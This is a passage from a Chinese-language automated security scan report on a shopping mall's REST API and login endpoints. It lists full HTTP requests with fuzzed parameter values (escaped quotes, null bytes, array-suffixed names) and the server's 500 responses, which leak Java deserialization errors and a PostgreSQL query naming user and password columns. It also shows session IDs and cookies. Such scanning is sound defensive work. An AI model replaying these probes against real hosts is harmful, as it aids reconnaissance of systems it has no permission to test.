at [Source: io.netty.buffer.ByteBufInputStream@31919c27; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["departmentid"])

变体- | 10 / 10

差异: 参数 从以下位置进行控制: 1670 至: \"

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 57
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": "\\\"
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:26 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '\\\": not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@2ea22d5c; line: 1, column: 35] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["departmentid"])
```

应用程序错误	
严重性:	参考
CVSS 分数:	0.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/updateGoodsStock
实体:	->"stockqty" (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 8

差异: 参数 从以下位置进行控制: ->"stockqty" 至: _ORIG_VAL_.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 56
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "stockqty." (Class com.suneee.scn.goods.model.dbo.PubGoodsStock), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@1b774706; line: 1, column: 32] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["stockqty."])
```

变体- | 2 / 8

差异: 参数 从以下位置进行控制: `->"stockqty"` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 57
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty[]": "+12",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
```

```
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "stockqty[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsStock), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@5795ee18; line: 1, column: 33] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["stockqty[]"])
```

变体- | 3 / 8

差异: **参数** 从以下位置进行控制: +12 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 53
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.math.BigDecimal from String value '': not a valid
representation
  at [Source: io.netty.buffer.ByteBufInputStream@744ec791; line: 1, column: 18] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["stockqty"])
```

变体- | 4 / 8

差异: **参数** 从以下位置进行控制: +12 至: \'

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 55
```

```

sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "\ \",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.math.BigDecimal from String value '\': not a valid
representation
    at [Source: io.netty.buffer.ByteBufInputStream@67d1fc87; line: 1, column: 18] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["stockqty"])

```

变体- | 5 / 8

差异: **参数** 从以下位置进行控制: +12 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 53
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": ":",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:24 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.math.BigDecimal from String value ':': not a valid
representation

```

```
at [Source: io.netty.buffer.ByteBufInputStream@5cb6650f; line: 1, column: 18] (through reference chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["stockqty"])
```

变体-| 6 / 8

差异: 参数 从以下位置进行控制: +12 至: "

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 54
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.math.BigDecimal from String value '': not a valid
representation
at [Source: io.netty.buffer.ByteBufInputStream@534deee4; line: 1, column: 18] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["stockqty"])
```

变体-| 7 / 8

差异: 参数 从以下位置进行控制: +12 至: \"

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 56
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
```

```

Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": "\\      \",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.math.BigDecimal from String value '\": not a valid
representation
    at [Source: io.netty.buffer.ByteBufInputStream@20d462f3; line: 1, column: 18] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["stockqty"])

```

变体- | 8 / 8

差异: **参数** 从以下位置进行控制: +12 至:)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/updateGoodsStock HTTP/1.1
Content-Length: 53
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsid": 105190,
  "stockqty": ")",
  "departmentid": 1670
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.math.BigDecimal from String value ')': not a valid
representation
    at [Source: io.netty.buffer.ByteBufInputStream@3a0a3d74; line: 1, column: 18] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsStock["stockqty"])

```

应用程序错误	
严重性:	参考
CVSS 分数:	0.0
URL:	http://system-rest-enterprise.mall.xt.weilian.cn/login
实体:	username (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 2

差异: 参数 从以下位置进行控制: setest01 至: %00

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /login HTTP/1.1
Content-Length: 28
sessionId: c5b8689a1098705cd3ffddf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: en-US,en;q=0.8

username=%00&password=123456

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:28:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
### The error may exist in URL [jar:file:/apps/rest/system/system-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/SystemUserInfoTMapper.xml]
### The error may involve com.suneee.scn.system.dao.SystemUserInfoTDao.selectByPrimaryKey-Inline
### The error occurred while setting parameters
### SQL: select          account, department_id, user_name, password, sex, position, address,
telephone, valid,      last_login_time, last_login_ip, memo, delete_flag, create_time,
update_time, corp_id,  dept_id, operpassword, strmd5, e_mail, failure_num, last_failure_time,
pw_update_time,       id_card, nick, acc_from, name, employee_id, user_id, employeeid,
enterprisecode,       enterpriseid,employeenam          e from system_user_info_t      where account
= ?
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
```



```
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is  
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00
```

变体-| 2 / 2

差异: **cookie** 已从请求除去: `6cecd9abca2a5797bbb71b3bef6db3f8`
参数 从以下位置进行控制: `setest02` 至: `%00`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /login HTTP/1.1
Content-Length: 28
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: enterpriseLevel=1; account=setest01; enterpriseCode=SUNEEE; enterpriseId=55
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: en-US,en;q=0.8

username=%00&password=123456

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:28:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
### The error may exist in URL [jar:file:/apps/rest/system/system-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/SystemUserInfoTMapper.xml]
### The error may involve com.suneee.scn.system.dao.SystemUserInfoTDao.selectByPrimaryKey-Inline
### The error occurred while setting parameters
### SQL: select          account, department_id, user_name, password, sex, position, address,
telephone, valid,      last_login_time, last_login_ip, memo, delete_flag, create_time,
update_time, corp_id,  dept_id, operpassword, strmd5, e_mail, failure_num, last_failure_time,
pw_update_time,      id_card, nick, acc_from, name, employee_id, user_id, employeeid,
enterprisecode,      enterpriseid,employeenam          from system_user_info_t          where account
= ?
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00
```

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/login>

实体: password (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 6

差异: 参数 从以下位置进行控制: password 至: ORIG_VAL_.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /login HTTP/1.1
Content-Length: 34
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: en-US,en;q=0.8

username=setest01&password.=123456

HTTP/1.1 500 Internal Server Error
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
```

变体- | 2 / 6

差异: cookie 已从请求除去: 6cecd9abca2a5797bbb71b3bef6db3f8
参数 从以下位置进行控制: password 至: ORIG_VAL_.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /login HTTP/1.1
Content-Length: 34
```

```
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: enterpriseLevel=1; account=setest01; enterpriseCode=SUNEEE; enterpriseId=55
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: en-US,en;q=0.8

username=setest02&password.=123456

HTTP/1.1 500 Internal Server Error
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
```

变体- | 3 / 6

差异: **参数** 已从请求除去: 123456

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /login HTTP/1.1
Content-Length: 17
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: en-US,en;q=0.8

username=setest01

HTTP/1.1 500 Internal Server Error
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
```

变体- | 4 / 6

差异: **cookie** 已从请求除去: 6cecd9abca2a5797bbb71b3bef6db3f8

参数 已从请求除去: 123456

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /login HTTP/1.1
Content-Length: 17
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: enterpriseLevel=1; account=setest01; enterpriseCode=SUNEEE; enterpriseId=55
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: en-US,en;q=0.8

username=setest02

HTTP/1.1 500 Internal Server Error
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
```

变体-| 5 / 6

差异: cookie 已从请求除去: 6cecd9abca2a5797bbb71b3bef6db3f8

参数 从以下位置进行控制: password 至: __ORIG_VAL__[]

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /login HTTP/1.1
Content-Length: 39
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: enterpriseLevel=1; account=setest01; enterpriseCode=SUNEEE; enterpriseId=55
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: en-US,en;q=0.8

username=setest02&password%5B%5D=123456

HTTP/1.1 500 Internal Server Error
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
```



变体- | 6 / 6

差异： 参数 从以下位置进行控制： password 至： _ORIG_VAL_ []

推理： 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应：

```
POST /login HTTP/1.1
Content-Length: 39
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Language: en-US,en;q=0.8

username=setest01&password%5B%5D=123456

HTTP/1.1 500 Internal Server Error
Content-Length: 0
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
```

应用程序错误	
严重性:	参考
CVSS 分数:	0.0
URL:	http://system-rest-enterprise.mall.xt.weilian.cn/user/userModify
实体:	->"account" (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 2

差异: 参数 从以下位置进行控制: ->"account" 至: ORIG_VAL_.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /user/userModify HTTP/1.1
Content-Length: 169
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": "",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:07 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "account." (Class com.suneee.scn.system.model.dbo.SystemUserInfoT), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@3e9ea962; line: 1, column: 26] (through reference
chain: com.suneee.scn.system.model.dbo.SystemUserInfoT["account."])
```

变体- | 2 / 2

差异: 参数 从以下位置进行控制: ->"account" 至: ORIG_VAL_[]

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /user/userModify HTTP/1.1
Content-Length: 170
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
```

```
Accept-Language: en-US,en;q=0.8

{
  "userId": "",
  "account[]": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

